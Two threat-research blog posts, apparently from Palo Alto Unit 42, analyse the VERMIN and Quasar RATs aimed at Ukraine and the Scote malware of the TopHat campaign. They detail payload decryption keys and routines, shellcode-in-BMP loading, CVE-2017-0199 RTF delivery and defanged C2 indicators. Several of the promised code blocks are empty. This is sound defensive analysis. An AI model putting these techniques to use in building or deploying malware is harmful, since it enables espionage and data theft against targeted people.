

VERMIN: Quasar RAT and Custom Malware Used In Ukraine

Summary
Palo Alto Networks Unit 42 has discovered a new malware family written using the Microsoft .NET Framework which the authors call "VERMIN"; an ironic term for a RAT (Remote Access Tool). Cursory investigation into the malware showed the attackers not only had flair for malware naming, but also for choosing interesting targets for their malware: nearly all the targeting we were able to uncover related to activity in Ukraine.
Pivoting further on the initial samples we discovered, and their infrastructure, revealed a modestly sized campaign going back to late 2015 using both Quasar RAT and VERMIN.
This blog shows the links between the activity observed, a walkthrough of the analysis of the VERMIN malware, and IOCs for all activity discovered.

It all began with a tweet

Our initial interest was piqued through a tweet from a fellow researcher who had identified some malware with an interesting theme relating to the Ukrainian Ministry of Defense as a lure.
Ukr_MoD_Lure


Figure 1 – The decoy document displayed to users when executing the initial malware sample

 
The sample was an SFX exe which displayed a decoy document to users before continuing to execute the malware; the hash of the file is given below.

SHA256 31a1419d9121f55859ecf2d01f07da38bd37bb11d0ed9544a35d5d69472c358e

 
The malware was notable for its rare use of HTTP encapsulated SOAP, an XML based protocol used for exchanging structured information, for command and control (C2), which is something not often seen in malware samples. Using AutoFocus, we were quickly able to find similar samples, by pivoting on the artifacts the malware created during a sandbox run, resulting in 7 other samples as shown in Figure 2.
Vermin2

Figure 2 – Pivoting in AutoFocus makes it easy to find similar malware samples.

 

Using the Maltego for AutoFocus transforms, we were then able to take the newly discovered samples and look at the C2 infrastructure in an attempt to see if we could link the samples together and in turn see if these C2’s were contacted by malware. We quickly built up a picture of a campaign spanning just over 2 years with a modest C2 infrastructure:
Vermin_High_Res2

Figure 3 – Further analysis using AutoFocus & other data sources allows us to link up the activity discovered so far.


The malware samples we discovered fell largely into two buckets: Quasar Rat and VERMIN. Quasar RAT is an open-source malware family which has been used in several other attack campaigns including criminal and espionage motivated attacks. But a reasonable number of the samples were the new malware family, VERMIN. Looking at the samples in our cluster we could see the themes of the dropper files were similar to our first sample. Notably, most of the other files we discovered did not come bundled with a decoy document and instead were simply the malware and dropper compiled with icons matching popular document viewing tools, such as Microsoft Word. Names of some of the other dropper binaries observed are given below, with the original Ukrainian on the left and the translated English (via Google) on the right:

Original Name (Ukrainian) Translated Name (if applicable)
Ваш_ сертиф_кати для отримання безоплатно_ вторинно_ допомоги.exe Your certificate for free_receive help.exe
доповідь2.exe report2.exe
доповідь забезпечення паливом 08.06.17.exe fuel supply report 08.06.17.exe
 
lg_svet_smeta2016-2017cod.exe.
 
N/A
lugansk_2273_21.04.2017.exe
 
N/A
Отчет-районы_2кв-л-2016.exe Report-areas_2kv-l-2016.exe


Given the interesting targeting themes and the discovery of a new malware family, we decided to take a peek at what “VERMIN” was capable of and document it here.

Dissecting VERMIN

For this walkthrough, we’ll be going through the analysis of the following sample:

SHA256 98073a58101dda103ea03bbd4b3554491d227f52ec01c245c3782e63c0fdbc07
Compile Timestamp 2017-07-04 12:46:43 UTC

 
Analyzing the malware dynamically quickly gave us a name for the malware, based on the PDB string present in the memory of the sample:
Z:\Projects\Vermin\TaskScheduler\obj\Release\Licenser.pdb
As is the case with many of the samples from the threat actors behind VERMIN, our sample is packed initially with the popular .NET obfuscation tool ConfuserEx. Using a combination of tools, we were able to unpack and deobfuscate the malware.
Following initial execution, the malware first checks if the installed input language in the system is equal to any of the following:

  • ru - Russian
  • uk - Ukrainian
  • ru-ru - Russian
  • uk-ua - Ukrainian

If none of the languages above is found the malware calls “Application.Exit()”, however despite its name, this API call doesn’t actually successfully terminate the application, and instead the malware will continue to run.  It’s likely the author intended to terminate the application, in which case a call like “System.Environment.Exit()” would have been a better choice. The fact that this functionality does not work as intended suggests that if author tested the malware before deployment, they were likely to be doing so on systems where the language matches the list above, since otherwise they would notice that the function is not working as expected.
After passing the installed language check the malware proceeds to decrypt an embedded resource using the following logic:

  • It retrieves the final four bytes of the encrypted resource.
  • These four bytes are a CRC32 sum, and the malware then proceeds to brute force what 6-byte values will give this CRC32 sum.
  • Once it finds this array of 6 bytes it performs an MD5 hash sum on the bytes, this value is used as the key.
  • The first 16bytes of the encrypted resource are then used as the IV for decryption
  • Finally, using AES it decrypts the embedded resource.

A script mirroring this routine can be found in appendix C.
After decrypting the embedded resource, the malware passes several hardcoded arguments to the newly decrypted binary and performs a simple setup routine before continuing execution.  The embedded resource contains all the main code for communications and functionality the RAT contains.
First the malware attempts to decrypt all of the strings passed as parameters. If no arguments were supplied the malware attempts to read a configuration file from a pre-defined location expecting it to be base64-encoded and encrypted with 3-DES using a hardcoded key "KJGJH&^$f564jHFZ":
C:\Users\Admin\AppData\Roaming\Microsoft\AddIns\settings.dat
If arguments were supplied, they are saved and encrypted to the same location as above.
Parameters supplied are given below. Note that these are the actual variable names used by the malware author:

  • serverIpList
  • mypath
  • keyloggerPath
  • mutex
  • username
  • password
  • keyloggerTaskName
  • myTaskName
  • myProcessName
  • keyLoggerProcessName
  • myTaskDecription
  • myTaskAuthor
  • keyLoggerTaskDecription
  • keyLoggerTaskAuthor

The decrypted resource is set to be run as a scheduled task every 30 minutes, indefinitely.
After this, the malware is ready to start operations, and does so by collecting various information about the infected machine, examples of collected information includes but is not limited to:

  • Machine name
  • Username
  • OS name via WMI query
  • Architecture: x64 vs x86 (64 vs. 32 bit)
  • Local IP Address
  • Checks Anti-Virus installed via WMI query

If the Anti-Virus (AV) query determines any AV is installed the malware does not install the keylogger. The keylogger is embedded as a resource named ‘AdobePrintFr’. This binary is only packed with Confuser-Ex and is not further obfuscated.
The malware then sends its initial beacon using a SOAP envelope to establish a secure connection.  The author uses the WSHttpBinding() API - which allows the author to use WS-Addressing and purposely sets the WSMessageEncoding.Mtom to encode the SOAP messages. The author also sets up for using ‘Username’ authentication for communicating with its C2, presumably allowing the author easier control over the various infected hosts. A defanged exemplar request/response is given below:

VERMIN collects all keystrokes and clipboard data and encrypts the data before storing it in the following folder:
%appdata%\Microsoft\Proof\Settings.{ED7BA470-8E54-465E-825C-99712043E01C}\Profiles\.
Each file is saved with the following format: "{0:dd-MM-yyyy}.txt". The data is encrypted using the same method and 3-DES key, used to encrypt the configuration file.
Vermin supports the following commands:

  • ArchiveAndSplit
  • CancelDownloadFile
  • CancelUploadFile
  • CheckIfProcessIsRunning
  • CheckIfTaskIsRunning
  • CreateFolder
  • DeleteFiles
  • DeleteFolder
  • DownloadFile
  • GetMonitors
  • GetProcesses
  • KillProcess
  • ReadDirectory
  • RenameFile
  • RenameFolder
  • RunKeyLogger
  • SetMicVolume
  • ShellExec
  • StartAudioCapture
  • StartCaptureScreen
  • StopAudioCapture
  • StopCaptureScreen
  • UpdateBot
  • UploadFile

For most of these commands, the malware requires “hands-on-keyboard” style one-to-one interactions.
Often remote access tools written in .NET borrow and steal code from other tools due to the plethora of code available through open source; however, it appears that whilst some small segments of code may have been lifted from other tools, this RAT is not a fork of a well-known malware family: it’s mostly original code.
We have linked all the samples we have been able to identify to the same cluster of activity: this strongly suggests the VERMIN malware is used exclusively by this threat actor and this threat actor alone.
 
Concluding thoughts
We were unable to definitively determine the aims of the attackers or the data stolen. However, given the limited number of samples, the targeting themes observed, and the “hands-on-keyboard” requirement for most of the malwares’ operations (except for keylogging), it seems likely that the malware is used in targeted attacks in Ukraine.
Ukraine remains a ripe target for attacks, even gaining its own dedicated Wikipedia page for attacks observed in 2017. In addition to the high-profile attacks such as the Petya/NotPetya and BadRabbit,  which have been widely reported, there are likely many smaller campaigns like the one described in this blog aimed to steal data to gain an information advantage for the attackers’ sponsors.
Palo Alto Networks defends our customers against the samples discussed in this blog in the following ways:

  • Wildfire identifies all samples mentioned in this article as malicious.
  • Traps identifies all samples mentioned in this article as malicious.
  • C2 domains used in this campaign are blocked via Threat Prevention.

AutoFocus customers can track samples related to this blog via the following tags:

 
Appendix A – C2 Addresses
akamaicdn[.]ru
cdnakamai[.]ru
www.akamaicdn[.]ru
www.akamainet066[.]info
www.akamainet023[.]info
www.akamainet021[.]info
akamainet023[.]info
akamainet022[.]info
akamainet021[.]info
www.akamainet022[.]info
akamainet066[.]info
akamainet024[.]info
www.cdnakamai[.]ru
notifymail[.]ru
www.notifymail[.]ru
mailukr[.]net
tech-adobe.dyndns[.]biz
www.mailukr[.]net
185.158.153[.]222
94.158.47[.]228
195.78.105[.]23
94.158.46[.]251
188.227.75[.]189
212.116.121[.]46
185.125.46[.]24
5.200.53[.]181
 
Appendix B – Malware Samples

sha256 Family
0157b43eb3c20928b77f8700ad8eb279a0aa348921df074cd22ebaff01edaae6 Quasar
154ef5037e5de49a6e3c48ea7221a02a5df33c34420a586cbff6a46dc5026a91 Quasar
24956d8edcf2a1fd26805ec58cfd1ee7498e1a59af8cc2f4b832a7ab34948c18 Quasar
250cf8b44fc3ae86b467dd3a1c261a6c3d1645a8a21addfe7f2e2241ff8b79fc Quasar
4c5e019e0e55a3fe378aa339d52c235c06ecc5053625a5d54d65c4ae38c6e3da Quasar
92295b38daa4e44b9d257e56c5b271bbbf6a620312dc58e48e56473427170aa1 Quasar
9ea00514c4ae9519a8938924b02826cfafeb75fc70f16c422aeadb8317a146c1 Quasar
a3c84c5f8d981653a2a391d29f32c8127fba8f0ab7da8815330a228205c99ba6 Quasar
7b08b0d4d68ebf5238eaa8a40f815b83de372e345eb22cc3d50a4bb1869db78e Quasar
f75861216f5716b0227733e6a093776f693361626efebe37618935b9c6e1bdfd Quasar
51b0bb172c6e5eaa8e333fbf2451ae27094991b6330025374b9082ae8cd879cf Quasar
46ae101a8dc8bf434d2c599aaabfb72a0843d21e2150a6c745c0c4a771c09da3 Quasar
488db27f3d619b3067d95515a356997ea8e840c65daa2799bdd473dce93362f2 Quasar
5a05d2171e6aeb5edd9d39c7f46cd3bf0e2ee3ee803431a58a9945a56ce935f6 Quasar
6f4e20e421451c3d8490067f8424d7efbcc5edeb82f80bb5562c76d4adfb0181 Quasar
9a81cffe79057d8d307910143efd1455f956f2de2c7cc8fb07a7c17000913d59 Quasar
c84afdd28fa0923a09f6dd3af1e3821cdb07862b2796fa004cd3229bc6129cbe Quasar
6cf63ae829984a47aca93f8a1261afe5a06930f04fab6f86f6f7f9631fde59ec Quasar
aa982fe7d28bbf55865047b16334efbe3fcb6bae06e5ed9cab544f1c8d307317 Quasar
2963c5eacaad13ace807edd634a4a5896cb5536f961f43afcf8c1f25c08a5eef VERMIN
677edb1a0a86c8bd0df150f2d9c5c3bc1d20d255b6f7944c4adcff3c45df4851 VERMIN
74ba162eef84bf13d1d79cb26192a4692c09fed57f321230ddb7668a88e3935d VERMIN
e1d917769267302d58a2fd00bc49d4aee5a472227a75f9366b46ce243e9cbef7 VERMIN
eb48a31f8f81635d24f343a09247284149884bd713d3bc1c0b9c936bca8bafd7 VERMIN
15c52b01d2b9294e2dd4d9711cde99e10f11cd188e0d1e4fa9db78f9805626c3 VERMIN
31a1419d9121f55859ecf2d01f07da38bd37bb11d0ed9544a35d5d69472c358e VERMIN
5586fb423aff39a02cddf5e456a83a8301afe9ed78ecbc8de2cd852bc0cd498f VERMIN
5ee12dd028f5f8c2c0eb76f28c2ce273423998b36f3fc20c9e291f39825601f9 VERMIN
eb48a31f8f81635d24f343a09247284149884bd713d3bc1c0b9c936bca8bafd7 VERMIN
98073a58101dda103ea03bbd4b3554491d227f52ec01c245c3782e63c0fdbc07 VERMIN
c5647603337a4e9bfbb2259c0aec7fa9868c87ded2ab74e9d233bdb2a3bb163e VERMIN
eb46b8978619a72f4b0d3ea8961dde527f8e27e89701ccd6e5643c33b103d901 VERMIN
abd05a20b8aa21d58ee01a02ae804a0546fbf6811d71559423b6b5afdfbe7e64 VERMIN


Appendix

Appendix C – Python script to decode VERMIN resources


The TopHat Campaign: Attacks Within The Middle East Region Using Popular Third-Party Services

Summary
In recent months, Palo Alto Networks Unit 42 observed a wave of attacks leveraging popular third-party services Google+, Pastebin, and bit.ly. Attackers used Arabic language decoy documents related to current events within the Palestine Territories as lures to entice victims to open and subsequently be infected by the malware. There is data indicating that these attacks are targeting individuals or organizations within the Palestinian Territories, which is detailed later.
The attacks themselves are deployed via four different means, two involving malicious RTF files, one involving self-extracting Windows executables, and the final using RAR archives.
The ultimate payload is a new malware family that we have dubbed “Scote” based on strings we found within the malware samples. Scote provides backdoor access for an attacker and we have observed it collecting command and control (C2) information from Pastebin links as well as Google+ profiles. The bit.ly links obscured the C2 URLs so victims could not evaluate the legitimacy of the final site prior to clicking it. We are calling their recent activity the “TopHat” campaign.
Additionally, we tracked the apparent author testing their malware against numerous security products. Our tracking of this testing enabled us to both note changes made over time as well as to observe other malware being submitted by the author. This other malware submitted provided overlaps with the previously reported DustySky campaign. In addition to testing malicious RTFs that deploy the Scote malware family, the same attacker was witnessed submitting files that appear to be new variants of the DustySky Core malware discussed in their report.

Malware Delivery Techniques

The attacks we found within the TopHat campaign began in early September 2017. In a few instances, original filenames of the identified samples were written in Arabic. Specifically, we found the following names during this investigation:
 

Original Filename Translation
الرئيس يبدا بحل السلطة.rar The president begins dissolving power.rar
الرئيس يبدا بحل السلطة.scr The president begins dissolving power.scr
محضر اجتماع اليوم.doc Minutes of today's meeting.doc

 
We observed a series of techniques used to deploy the Scote malware family. To date, at a high level, we have observed the following four techniques, each of which we delve into in this blog:
tophat_1

Figure 1 Malware delivery techniques


Technique #1 – RTFs Leveraging Bit.ly

The first technique encountered included the use of malicious RTFs that made a HTTP request to the below URL which then redirected to the below malicious site (note the intentional typo of “storage”):
 

URL Redirect
http://bit[.]ly/2y3XL3P http://storgemydata[.]website/v.dat

 
This ‘v.dat’ file was in turn a PE32 executable file that has the following SHA256 hash:

SHA256 862a9836450a0988bc0f5bd5042392d12d983197f40654c44617a03ff5f2e1d5

 
Looking at the publicly available statistics for the bit[.]ly redirect, we see the majority of activity taking place in late October of this year. Additionally, we see the majority of the downloads originating from both the Palestinian Territories as well as the United Arab Emirates. This provides clues as to who the victims are or where attackers may originate from.
 
tophat_2

Figure 2 Statistics surrounding malicious redirect

 
Technique #2 – Don’t Kill My Cat Attacks
The second technique uses an interesting tactic that Unit 42 has not seen before. Specifically, it makes use of an attack discussed in July of this year called Don’t Kill My Cat or DKMC. DKMC can enable an attacker to load a legitimate bitmap (BMP) file that contains shellcode within it. The DKMC tool and more information about this tactic may be found here.
This specific attack begins with a malicious executable file that downloads a legitimate BMP file that looks like the following:
tophat_3

Figure 3 Malicious BMP image retrieved by downloader

It should be noted that this is the same image used in the DKMC presentation. It would appear that the attackers simply used the default settings of this particular program.
This BMP file is loaded as shellcode. The first six bytes are read as the following instructions:

Code execution is then redirected to embedded shellcode.
The underlying shellcode is decrypted at runtime using a 4-byte XOR key of 0x3C0922F0. The shellcode eventually loads an embedded UPX-packed executable and redirects execution to this file. This file is an instance of the Scote malware family. The size of the payload and the fact that it is embedded within the BMP file explains the large amount of distortion witnessed in the image above. In other words, the distortion witnessed is actually the shellcode and the embedded Scote malware. As this data is converted within a BMP image, we’re left with what essentially looks like random pixels.

Technique #3 – RTFs Exploiting
CVE-2017-0199.

This technique begins with malicious RTF files that make use of CVE-2017-0199 a Microsoft Office/WordPad remote code execution (RCE) vulnerability patched by Microsoft in September 2017. When opened, the following lure is displayed to the victim (translation on the right provided by Google Translate):
tophat_4

Figure 4 Lure used by malicious RTFs

This lure is related to an event reported in late August where President Mahmoud Abbas announced plans to convert a planned presidential palace into a national library. This is consistent with the timeline of the attacks we witnessed, as the event took place roughly a week before we observed these malware samples.
These RTFs will also download a file from the following location:

  • storgemydata[.]website/update-online/office-update.rtf

Note that this is the same domain witnessed in the redirect used in technique #1. While the downloaded file has an RTF extension, it is in fact a VBScript with the following contents:

This VBScript script executes a PowerShell command that will download and execute a file from the following location:

  • http://storgemydata[.]website/x.exe

This final ‘x.exe’ executable file is an instance of the Scote malware family.

Technique #4 – Self-extracting Executables

The last technique makes use of self-extracting executable files to both load a decoy document and spawn an instance of Scote. When the malware is run it will drop a file with an original filename of ‘abbas.rtf’, which contains the following contents:
tophat_5

Figure 5 TopHat decoy document with rough translation

Additionally, an instance of Scote is loaded on the victim machine.
The decoy document used discusses the potential dissolving of the Palestinian Authority (PA) by the President Mahmoud Abbas. This particular event was reported on August 23, 2017, just before Trump administration officials were set to visit Ramallah.
Later in this blog, we will see the attackers leveraging this Donald Trump connection even more.
We originally witnessed these specific RTFs on September 6th, 2017, just two weeks after this event.
Based on the observed statistics from the malicious redirect found in technique #1, as well as the content of this decoy document, we can infer that at least some of the targeted victims may very well be located in the Palestinian Territories.

Analysis of the Scote Malware

The Scote malware family employs a series of techniques and tricks when it is originally loaded onto a victim machine. However, underneath the various layers of obfuscation lies a fairly straightforward malware family that abuses legitimate third-party online services to host its C2 information.
When Scote originally is run, it will decode embedded configuration information. This embedded configuration information contains URLs to third party online services, such as Pastebin postings or Google+ accounts. Scote will use this information to attempt to retrieve data from these URLS and parse it, such as in the following example:
tophat_6

Figure 6 Google+ profile used by Scote malware

It should be noted that a total of three Google+ profiles have been observed and all of these profiles contained the name ‘Donald Trump’. This is interesting given the topics we saw being used to deliver the Scote malware family within the TopHat campaign, many of which also referred to the President of the Palestinian Territories.
After C2 information is retrieved by Scote, it will communicate with these servers and can accept commands that perform the following actions:

  • Kill the Scote malware
  • Run ‘ipconfig’ on the victim and return results
  • Run ‘cmd.exe /C systeminfo’ and return results
  • Load a DLL that is downloaded from a C2

For more information about the Scote malware family, please refer to the Appendix.

Identified Malware Testing Against Security Solutions

When looking at the malicious RTF documents in technique #4 that exploit CVE-2017-0199 we found that all of the files we encountered were submitted within close succession of each other to an online service that tests them against multiple security products. Additionally, the original filenames of these files implied that an attacker may have been testing their malware against one or more security products.

SHA256 Filename Date
cb6cf34853351ba62d4dd2c609d6a41c618881670d5652ffa7ddf5496e4693f0 test1.rtf 2017-09-06 15:00:08 UTC
8a158271521861e6362ee39710ac833c937ecf2d5cbf4065cb44f3232224cf64 xx.rtf 2017-09-06 15:00:53 UTC
d302f794d45c2a6eaaf58ade70a9044e28bc9ec43c9f7a1088a606684b1364b5 xx2.rtf 2017-09-06 15:01:49 UTC
1cd49a82243eacdd08eee6727375c1ab83e8ecca0e5ab7954c681038e8dd65a1 xx2.rtf 2017-09-06 15:05:30 UTC
d409d26cffe6ce5298956bd65fd604edf9cfa14bc3373a7bdeb47091729f09e9 xx2.rtf 2017-09-06 15:08:32 UTC
aa18b8175f68e8eefa12cd2033368bc1b73ff7caf05b405f6ff1e09ef812803c xx2.rtf 2017-09-06 15:18:14 UTC

 
As we can see by the timestamps shown above, the files were submitted anywhere from one to ten minutes apart from each other. Looking closer at these files we can see what changed between iterations.
tophat_7

Figure 7 Modifications made to RTFs by attacker

As it so happens, the first RTF file this attacker attempted to test had very few detections. However, this was due to the fact that the attempts at commenting out the backslashes caused this file to not open at all within Microsoft Word. When you attempt to open this file, Word will simply render the content as it would a normal text file.
It appeared that the attacker realized this, as he or she quickly corrected this, and proceeded to make very minor modifications to try and evade security products. However, none of the modifications were terribly effective: all of these samples were found to have a high rate of detection.
As we can see in Figure 7, the attacker made multiple very small modifications between each iteration, specifically around the ‘\object\objlink\objupdate’ string. This particular control allows the malicious content to be loaded by the RTF, as outlined in an analysis by MDSec. As such, the attacker likely felt this was what resulted in the RTF being detected as malicious, and attempted to obfuscated it.

Overlap with the DustySky Campaign

Besides being able to witness the attacker testing his or her malware, we noticed something interesting when we were looking at the individual who submitted these files. About a month and a half after these files were submitted, the same individual submitted the following three samples that we attribute to the DustySky campaign:

  • 202d1d51254eb13c64d143c387a87c5e7ce97ba3dcfd12dd202a640439a9ea3b
  • d18e09debde4748163efa25817b197f3ff0414d2255f401b625067669e8e571e
  • 3e4d0ffdde0b5db2a0a526730ff63908cefc9634f07ec027c478c123912554bb

DustySky is a campaign published by ClearSky in January 2016 that discusses a politically motivated group that primarily targets organizations within the Middle East. The group has remained active since they were originally reported on, including a campaign identified by Unit 42 earlier this year. These files appear to be new variants of the DustySky Core malware discussed in the report and they communicate with the following domains over HTTPS:

  • fulltext.yourtrap[.]com
  • checktest.www1[.]biz

The malware is dropped via a self-extracting executable, which contains an empty decoy document with the following name:

  • انباء عن احتجاز الرئيس عباس في السعودية واعلان دحلان رئيسا لفلسطين.docx

This can roughly be translated to the following:

  • News of the detention of President Abbas in Saudi Arabia and Dahlan's declaration as President of Palestine.docx

As we can see, the name of this decoy document is consistent with the lures witnessed in the TopHat campaign.

Conclusion

Attackers often are found to leverage current events to accomplish their goal. In the TopHat campaign, we have observed yet another instance where a threat actor looks to be using political events to target individuals or organizations within the Palestine region. This campaign leveraged multiple methods to deploy a previously unseen malware family, including some relatively new tactics in the case of using a legitimate BMP file to load malicious shellcode.
The new malware family, which we have dubbed Scote, employs various tricks and tactics to evade detection, but provides relatively little functionality to the attackers once deployed. This may well be due to the fact it is still under active development. Scote uses some interesting methods when retrieving C2 information, including the use of Pastebin and Google+ accounts, as well as using bit.ly links to obscure the C2 URLs so victims could not evaluate the legitimacy of the final site prior to clicking it.
The TopHat campaign was found to have some overlaps discovered with the previously reported DustySky campaign when the attacker was identified to be submitting their files for testing purposes. Unit 42 will continue to track and monitor this threat and will report on any developments that occur.
Palo Alto Networks customers are protected by this threat in the following ways:

  • The Scote malware family and the TopHat campaign have been tagged within AutoFocus for continued tracking
  • DustySky is tagged within AutoFocus for ongoing tracking
  • All malicious domains discovered within this campaign have been appropriately flagged as malware
  • All samples are marked malicious within WildFire
  • Traps identifies and blocks the exploits used by the RTF files

Additionally, Google, Pastebin, and bit.ly have been notified of the malicious content being hosted on their services.


Appendix

Indicators of Compromise

SHA256 Hashes

d3ead67228b3d7968ac767648b46a8e906affa0ebb5cc69f7acbed475a97204c
03e2b932c013252fa2eb5e35390f9e21d0ff87e5b1c01683ebce0e8ce9b8d6df
4df9488fbdfaf5d05fda65175a6b6e5331c58c967adbe972aa46c64b4fd0b1bb
0dde9940f7896c2e4fb881dd185c3c3db280a9fd2ac2cb81988f43f5b0f6fcf7
613da5f745c281acbffa4375e96394f8c912f58f92afe347e8a1f10fad3489bb
d0f2d2d7d82c91fe64a64552e0e6200a096230fb6a64a1307928ae33ab2a5bf8
7b6347093b27174e27228c2fde7d39e02d57315b354461aaf1dee3f0800fdfc3
bdc633fe3145d87036ad759be855771d5bb3ca592cecca9ef7f41454d7cf9f05
ed9c62f77055a2498aec681b5653240be534595b97a9d11e92371639b0ca9a48
7a1fa34ca804492415579c3ed4f505a7f09fcd7bc834590cff86e2ce77c4fc73
862a9836450a0988bc0f5bd5042392d12d983197f40654c44617a03ff5f2e1d5
3540c2f0765773fa0a822fcf5fed5ed2a363ad11291a66ab1b488c9a4aa857f9
ddc13c8d3d55562df873d4cf17181164922cb71d0c94edeb8fa143033c1214e0
d4cb6b76dd352c928ca7184f583d14d800c090ba650dd26d8fa4febe901d1205
5c0b253966befd57f4d22548f01116ffa367d027f162514c1b043a747bead596
1f9bca1d5ce5d14d478d32f105b3ab5d15e1c520bde5dfca22324262e84d4eaf
c9ba9e11a19120b58af1f6ccf3beb25744580592c680718a6fc205d662f2a20e
aa18b8175f68e8eefa12cd2033368bc1b73ff7caf05b405f6ff1e09ef812803c
d409d26cffe6ce5298956bd65fd604edf9cfa14bc3373a7bdeb47091729f09e9
d302f794d45c2a6eaaf58ade70a9044e28bc9ec43c9f7a1088a606684b1364b5
1cd49a82243eacdd08eee6727375c1ab83e8ecca0e5ab7954c681038e8dd65a1
8a158271521861e6362ee39710ac833c937ecf2d5cbf4065cb44f3232224cf64
3627ed71588c7b55b35592c3b277910041f3d5ff917de721c53684ee18fcda40
109996d28700fa0e8594d6ecca422418fa43e1b7cf5f9f4442a69264bf5fcea4
c2815c72c9ea70db073775269ef04b1d061e93580f0f5fd3f3de25601641576a

Domains

storgemydata[.]website
 
Scote Technical Analysis
For the technical analysis, we used the following sample:

SHA256 3540c2f0765773fa0a822fcf5fed5ed2a363ad11291a66ab1b488c9a4aa857f9

 
This particular sample begins as a self-extracting executable. When run, it will drop a ‘e.exe’ sample and execute the following SFX script commands:

 
For those unfamiliar with SFX commands, the series of commands above is silently deploying e.exe to the startup path. It will overwrite any instances where e.exe already exists in this path.
The ‘e.exe’ file is compiled in Delphi and has the following SHA256 hash:

SHA256 9580d15a06cd59c01c59bca81fa0ca8229f410b264a38538453f7d97bfb315e7

 
When run, ‘e.exe’ will periodically decrypt strings at runtime using a simple single-byte XOR routine. While the routine allows for different bytes to be used, the author chose to use a key of 0xFF in every observed instance.
The malware proceeds to get the address of the NtDelayExecution function from ntdll.dll. This function is used by Sleep to cause a delay in program execution. After this function address has been resolved, it will overwrite the first five bytes to jmp to a malicious function, as seen below:
tophat_8

Figure 8 Modifications to NtDelayExeuction

 
The malware proceeds to make a call to Sleep with an argument of 1, thus redirecting execution to this malicious function. This is likely an attempt at thwarting anti-virus and security solutions, however, has the adverse effect of preventing the malware from making subsequent calls to Sleep.
This malicious function continues to decode more strings using the single-byte XOR technique. Additionally, it will copy the following functions out of ntdll.dll for later use:

  • ZwCreateUserProcess
  • ZwAllocateVirtualMemory
  • ZwWriteVirtualMemory
  • ZwGetContextThread
  • ZwSetContextThread
  • ZwResumeThread

A large blob of encrypted data is decrypted using a modified version of RC4. The following Python code may be used to decrypt this data. The key has consistently been observed to be “qlNwuFVA9K8HpGNY6x0I”.

 
This decrypted code is then copied to a newly allocated block of memory before execution flow is redirected to it. When this newly decrypted code is called, it is provided with a string argument containing the path to svchost.exe.
This new code is shellcode that will eventually decrypt an executable file and inject it into a newly spawned svchost.exe process.
The shellcode in question makes certain decisions by the author that demonstrates a lack of sophistication. For example, it will load a series of libraries and functions using a common ROR13 technique. This technique begins with the attacker taking a string of a library or function, such as ‘CreateProcessA’, and performing a binary ROR13 against it. In this example, the attacker has a result of a DWORD of 0x16B3FE72. This DWORD is then typically hardcoded within the shellcode. The malicious code then iterates through the functions of the necessary library and applies the same ROR13 technique against each function until it finds a match.
